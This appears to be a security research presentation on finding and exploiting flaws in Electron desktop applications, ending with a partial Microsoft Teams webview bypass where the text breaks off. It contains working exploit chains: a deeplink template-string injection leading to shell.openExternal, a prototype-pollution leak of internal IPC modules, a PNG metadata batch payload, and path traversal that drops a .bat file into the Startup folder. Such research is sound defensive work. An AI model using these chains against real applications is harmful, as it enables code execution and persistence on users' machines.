

# Debug and exploit of Electron applications

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# ELECTRON

Electron is a framework for building desktop applications using JavaScript, HTML, and CSS. By embedding Chromium and Node.js into its binary, Electron allows you to maintain one JavaScript codebase and create cross-platform apps that work on Windows, macOS, and Linux — no native development experience required.

# INTRODUCTION

## Access to Electron files

- Extract contents of **.asar** file.

## Analysis of Electron Configuration

- Reviewing webPreferences
- Finding Vulnerabilities in Configuration and Source Code

# ELECTRON

- Access to source code (html, js and css) in .asar file

```
npx asar extract <path to .asar> <path to destination folder>
```



```
npx asar pack <path to folder> <file.asar>
```


- Attach an external debugger or a proxy such as Burp from command line

```
/path/to/app --inspect={port} --ignore-certificate-errors --proxy-server={ip:port}
```

# ELECTRON DEBUG

- Compatible with chrome devtools
  1. Navigate to `chrome://inspect/#devices`
  2. Add port used for `-inspect` at configuration
  3. Open dedicated DevTools for Node





# ATTACK SURFACE – INTERESTING EVENTS

The main objective is to access a renderer process

- Look for events related to webview or browserWindow creation

new-window

open-url will-navigate

second-instance

webview-related events

- Interaction with external applications

third-party content integration feature

deeplink handlers

local webservers

iframes

# ATTACK SURFACE – EXPOSE MAIN IPC-CHANNEL EVENTS

- Most applications implement `sandbox=true` and leave `contextIsolation=false`.
- A compromised renderer process can be leveraged to leak internal modules such as `ipc-emitter` with javascript prototype modification.


```
Function.prototype.call = function() {  
  ...  
  ipcRenderer.send('internal-event-name', 'args')  
  ...  
}
```

- Can be used in any Electron application when `contextIsolation=false`
  - Ipc listeners are often overlooked, they aren't supposed to receive user input directly.
- Sensitive methods exposed with no sanitization or security measures.



# ATTACK SURFACE – EXPOSE MAIN IPC-CHANNEL EVENTS

- Attaching an external debugger allows to quickly access and review the flow of every ipc-event listener



```
DevTools - Node.js
Connection Console Sources Memory Profiler
Node.js[2536] Filter
> 13:18:33.973 var e = require('electron')
< 13:18:33.977 undefined
> 13:18:38.610 e.ipcMain._events
< 13:18:38.614 {error: f, device:get-id: f, device:get-hostname: f, device:get-device-name: f,
  ▼ PopupWindowController-CreateWindow: (e,t,n)=> {...}
    length: 3
    name: ""
    arguments: (...)
    caller: (...)
    [[FunctionLocation]]: main.js:formatted:24000
    ▶ [[Prototype]]: f ()
    ▶ [[Scopes]]: Scopes[4]
  ▶ PopupWindowController-DestroyWindow: (e,t)=> {...}
  ▶ PopupWindowController-InvokeMethod: (e,t,n,...r)=> {...}
  ▶ PopupWindowController-InvokeMethodForResult: (e,t,n)=> {...}
```

# RCE DEEPLINK

- `contextIsolation=true` , `sandbox=true` , `nodeIntegration=false` , `webViewTag = false` , CSP.
- No exploitable event listeners such as `new-window`
- Functions exposed by preload are safe.

Application registers a custom protocol for login via deeplink

- Review deeplink handler code in devtools

# RCE DEEPLINK

- Deeplink value parsed via regex

```
protocol:regex1?ID=id1&key1=value1
```

Content is used to create a string which is later evaluated as javascript in the renderer from the main process via **webcontents.executejavascript('string')**

# RCE DEEPLINK

```
function handleDeepLinkCode(params, ID) {  
    return Object.entries(params).reduce((result, [key, value])=>{  
        const keyIsAlphaNumeric = /^[0-9a-zA-Z-_]*$/i.test(key)  
        , valueIsAlphaNumeric = /^[0-9a-zA-Z-  
_=?!@,\.]*$/i.test(value);  
        return keyIsAlphaNumeric && valueIsAlphaNumeric ? result[key] =  
value : (console.log('invalid parameter')),  
    }  
    )  
}
```

# RCE DEEPLINK

```
return ID === hardcoded_value ? `window.preload &&
preload.function1('${JSON.stringify(params)}')` : `window.preload
&& preload['${ID}'] &&
preload['${ID}'].function1('${JSON.stringify(params)}')`
```

After sanitization the string is passed to executeJavaScript()

```
webContents.executeJavaScript(string1)
```

# RCE DEEPLINK

- Template strings without sanitization allow to inject characters and break the syntax to achieve XSS in this case.

```
var a = "test";  
var b = `console.log(${a})`;  
eval(b);
```

test

undefined

```
var a = "test");console.log("xss");//);'  
var b = `console.log(${a})`;  
eval(b);
```

test

xss

# RCE DEEPLINK

```
protocol:regex1?ID=id1'];alert(document.domain)//
```

```
return ID === hardcoded_value ? `window.preload &&  
preload.function1('${JSON.stringify(params)}')` : `window.preload &&  
preload['${ID}'] &&  
preload['${ID}'].function1('${JSON.stringify(params)}')`
```

After sanitization the string is passed to executeJavaScript()

```
window.preload && preload['id1'];alert(document.domain)//' ] &&  
preload['${ID}'].function1('${JSON.stringify(params)}')
```

# RCE DEEPLINK

- Application has custom method for desktop notifications, creates a new `browserWindow` object.

```
preload.app.setPreference({name:"notificationMethod",value:"windows"});  
preload.app.setPreference({name:"notificationMethod",value:"html"});
```



# RCE DEEPLINK

- Another function allows to communicate with the new-window, XSS in different renderer via notification content.

```
var notification_object =  
{content:"c<iframe+srcdoc='<script/src=http://test.domain.com/req.js></script>'></iframe>",teamId:info.teams[teams_array[0]].id,user  
Id:info.teams[teams_array[0]].user_id,msg:"msg"};  
  
preload.notifications.notify(notification_object);
```

# RCE DEEPLINK

- The new window has additional functions exposed by preload.
- XSS in this renderer allows modification of **store** object in the main process which contains information about the user.

```
preload_notif.store.dispatch(arg)
```

# RCE DEEPLINK

- Function in main window to open downloaded files in default desktop application via **shell.openExternal('path')**
- Takes 2 arguments **file\_id** and **team\_id**.

```
preload.downloads.openDownload('file_id', 'team_id')
```

- Arguments used in the main process to extract the file path from the **store** object, can't be spoofed in order to prevent arbitrary access to shell.openExternal()

# RCE DEEPLINK

- XSS in notification window allows to interact with **store** object in main process
- Creation of fake object with arbitrary value as file path.

```
var rce = 'C:\\windows\\system32\\calc.exe'  
var teamid_ = 'team1';  
var id1 = 'id1';  
desktop.store.dispatch({type:"START_DOWNLOAD",payload:{teamId:team  
id_,id:id1,downloadPath:rce}})
```

# RCE DEEPLINK

- Finally call function to open downloads with custom **store** object keys, resulting in **shell.openExternal(rce)**


```
desktop.downloads.openDownload("id1", "team1");
```

- Main process

```
shell.openExternal('c:\\windows\\system32\\calc.exe')
```

# BUG CHAIN

- String injection in template string
  - Leverage custom notification method with preload exposed function.
  - XSS in new renderer process with less security
  - Create fake download item in application **store** object with function in exposed in new renderer.
  - Run arbitrary files with safely exposed function in main window using fake download item.
- User accepts deeplink prompt -> code executed



# IPC-EVENT RCE

sandbox = true

contextIsolation = false

- No preload exposed functions
- Exploit **contextIsolation = false** with JavaScript prototype modification

# LEAK INTERNAL FUNCTIONS

```
function __webpack_require__(r) {  
  if (t[r])  
    return t[r].exports;  
  var n = t[r] = {  
    i: r,  
    l: !1,  
    exports: {}  
  };  
  return e[r].call(n.exports, n, n.exports, __webpack_require__),  
  n.l = !0,  
  n.exports  
}
```



# LEAK INTERNAL FUNCTIONS

- After renderer creation a listener is added to the document for the “**load**” event.

```
window.addEventListener("load", (async function() {  
  if (shouldLogSecurityWarnings()) {  
    const t = await getWebPreferences();  
    logSecurityWarnings(t, e)  
  }  
})
```

# LEAK INTERNAL FUNCTIONS

```
return (c && c.ELECTRON_DISABLE_SECURITY_WARNINGS || window && window.ELECTRON_DISABLE_SECURITY_WARNINGS) && (o = !1),  
(c && c.ELECTRON_ENABLE_SECURITY_WARNINGS || window && window.ELECTRON_ENABLE_SECURITY_WARNINGS) && (o = !0),  
0
```

```
var ELECTRON_ENABLE_SECURITY_WARNINGS = true
```

- Trigger function `logSecurityWarnings(t, e)`

```
isUnsafeEvalEnabled = function() {  
  return electron_1.webFrame.__executeJavaScript(...)
```

- Possible to leak internal function `__webpack_require__` with modification of JavaScript native function `call()`

# JAVASCRIPT NATIVE FUNCTIONS MODIFICATION

```
var test = 'archivo.exe'
```

```
undefined
```

```
test.endsWith('.exe')
```

```
true
```

```
String.prototype.endsWith = function() { return false }
```

```
f () { return false }
```

```
test.endsWith('.exe')
```


```
false
```

# JAVASCRIPT NATIVE FUNCTIONS MODIFICATION

```
function check(file) {  
  if (file.endsWith('.exe')) {  
    console.log('executable file detected');  
  }else{  
    console.log('open file');  
  }  
}  
undefined  
check('file.exe')  
executable file detected  
undefined  
String.prototype.endsWith = function() { return false }  
f () { return false }  
check('file.exe')  
open file
```

# LEAK INTERNAL FUNCTIONS

```
function __webpack_require__(r) {  
    if (t[r]) //FALSE  
        return t[r].exports;  
    var n = t[r] = {  
        i: r,  
        l: !1,  
        exports: {}  
    };  
    return e[r].call(n.exports, n, n.exports, __webpack_require__),  
    n.l = !0,  
    n.exports  
}
```



# FUNCTION.PROTOTYPE.CALL() MODIFICATION

```
var ELECTRON_ENABLE_SECURITY_WARNINGS = true
Function.prototype._call = Function.prototype.call;
Function.prototype.call = function(arg1, arg2, arg3, arg4) {
  try {
    if (arg4.name == '__webpack_require__') {
      Function.prototype.call = Function.prototype._call;
      delete Function.prototype._call;
      webpack_1 = arg4;
    } catch(er) {
      console.log(er);
    }
  }
}
```

# IPC-EVENT RCE

- Leak ipcRenderer to communicate with main process
- Leak browser module to obtain local file paths

```
var ELECTRON_ENABLE_SECURITY_WARNINGS = true
Function.prototype._call = Function.prototype.call;
Function.prototype.call = function(arg1,arg2,arg3,arg4) {
  try {
    if (arg4.name == '__webpack_require__') {
      Function.prototype.call = Function.prototype._call;
      delete Function.prototype._call;
      webpack_1 = arg4;
      ipc_1 = webpack_1('./lib/renderer/api/ipc-renderer.ts');
      br = webpack_1('./node_modules/process/browser.js');
    }
  }
}
...
ipc_1.default.send('event_name',{arg1:'value'})
```

# IPC-EVENT RCE

- Attack surface expanded to internal IPC events
  - Event 1 allows to download arbitrary content.
  - Event 2 reads a local file and rewrites it as thumbnail image.
    - Restriction allows only to read PNG or JPG files
- Use both events to achieve arbitrary code execution



# IPC-EVENT RCE

- Bypass filetype restriction

```
validateImage(e) {
  const t = i.nativeImage.createFromPath(e.path);
  if (!t)
    throw new Error(f.INVALID_PATH_TO_IMAGE);
  const n = t.getSize();
  if (this.isValidSize(n))
    return {
      image: e,
      isValid: !0,
      content: ""
    };
  if (n.height < c.nativeImageSizeLimit.min || n.width < c.nativeImageSizeLimit.min || t.getAspectRatio() > c.nativeImageSizeLimit.aspectRatioLimit)
    throw this.loggingService.logError("image too small at path or aspect ratio too large"),
    new Error(f.INVALID_IMAGE);
  return {
    image: e,
    isValid: !1,
    content: ""
  }
}
```

# IPC-EVENT RCE

- Event takes 2 arguments, local image path and filename to be written after image resize.

```
t.saveImageInFolder = function(e, t) {  
    return o.existsSync(e) ? new Promise((n, a)=>{  
        const r = i.join(e, t.image.filename)
```

- Local file must be a valid image with PNG or JPG extension
- No verification in the destination filename
  
- We can write an image file with **arbitrary extension** in **arbitrary location**
- Instead of finding a bypass to `nativelImage.createFromPath('path')` it might be easier to inject code in a valid image

# IPC-EVENT RCE

- Image metadata is stored as plain text, inject shell code here and rewrite as an executable file such as .exe .scr .bat, etc
  - Syntax issues with image content as bytes
- .bat files continue to run regardless of errors
- Insert a specially crafted metadata comment in a valid PNG image

```
exiftool test1.png -E '-Description=XX&#x0a;&#x0d;START  
c:/windows/system32/calc.exe&#x0a;'
```

# IPC-EVENT RCE

## Bypass local file path restriction

- Use browser module to obtain local file paths

```
var p1 = br.env.appDataPath.split('\\'); //obtain local %AppData%  
path
```

```
var root = p1.shift(); //root drive letter (C:)
```

```
var startup_path = p1.join('/')+'\\Microsoft\\Windows\\Start  
Menu\\Programs\\Startup'; //local startup folder
```

```
var p2 = br.env.userDataPath.split('\\'); //local App user data,  
the image is downloaded here
```

# IPC-EVENT RCE

- Trigger event1 to download image with crafted metadata


```
var traversal = '..//';
var imagepath = root+'//'+p2.join('/')+'//Images/test.png';
//local image path
for (i = 0; i<imagepath.split('/').length+1;i++){
    traversal += '..//';
} //add enough directory traversal to root
ipc_1.default.send('download_event_name',{imageUrl:`${window.location.origin}/test.png`}); //download malicious image in known
location
```

# IPC-EVENT RCE

- Trigger event2 to read local image downloaded in previous step and rewrite it as .bat file in local startup folder

```
ipc_1.default.send('read_local_image', {path:imagepath, filename:traversal+startup_path+'\\test.bat'});
```

Files in localstartup execute automatically, arbitrary code execution after system restart.



# MICROSOFT TEAMS RCE

- `contextIsolation=true, sandbox=true, nodeIntegration=false, webviewTag=true` (with restrictions)
- Exploit application and Electron features to bypass security

# EXTERNAL APP INTEGRATION

- Creates a new **webview** element.
- Security flags in place for third party content


Main window (MAIN\_WEBVIEW)  
SANDBOX = TRUE , WEBVIEWTAG = TRUE

External app top document (TAB\_WEBVIEW)  
<https://teams.microsoft.com/iframe?url=domain>  
SANDBOX = TRUE , WEBVIEWTAG = FALSE  
CONTEXTISOLATION = TRUE

Iframe  
<https://external.app.com>



# EXTERNAL APP INTEGRATION



Action allows to create a new window with arbitrary URL

```
top.postMessage({func:"authentication.authenticate",args:[`${window.location.origin}/window1.html`]}, '*')
```

Main window (MAIN\_WEBVIEW)

SANDBOX = TRUE , WEBVIEWTAG = TRUE

External app top document (TAB\_WEBVIEW)

SANDBOX = TRUE , WEBVIEWTAG = FALSE

CONTEXTISOLATION = TRUE

ipcRenderer.send('channel','data')

Iframe

https://external.app.com

top.postMessage('data'...)

ipc.listener(data) {  
 action(data)  
}

New window

SANDBOX = TRUE , WEBVIEWTAG = TRUE

https://external.app.com/window1.html

# EXTERNAL APP INTEGRATION

Security measures to prevent arbitrary use of `webViewTag`.

- Main process check on sender ID when creating a `webView` element  
if `ID != 1` the element is destroyed.

```
isExperienceRendererWebContent(e.id);
```

# BYPASS WEBVIEW SENDER ID RESTRICTION

- Verification initiates when main process receives the event "ELECTRON\_GUEST\_VIEW\_MANAGER\_ATTACH\_GUEST"
- Event triggers by setting the `src` value of the webview element.

```
t.attachGuest = function attachGuest(e, t, r, o) {  
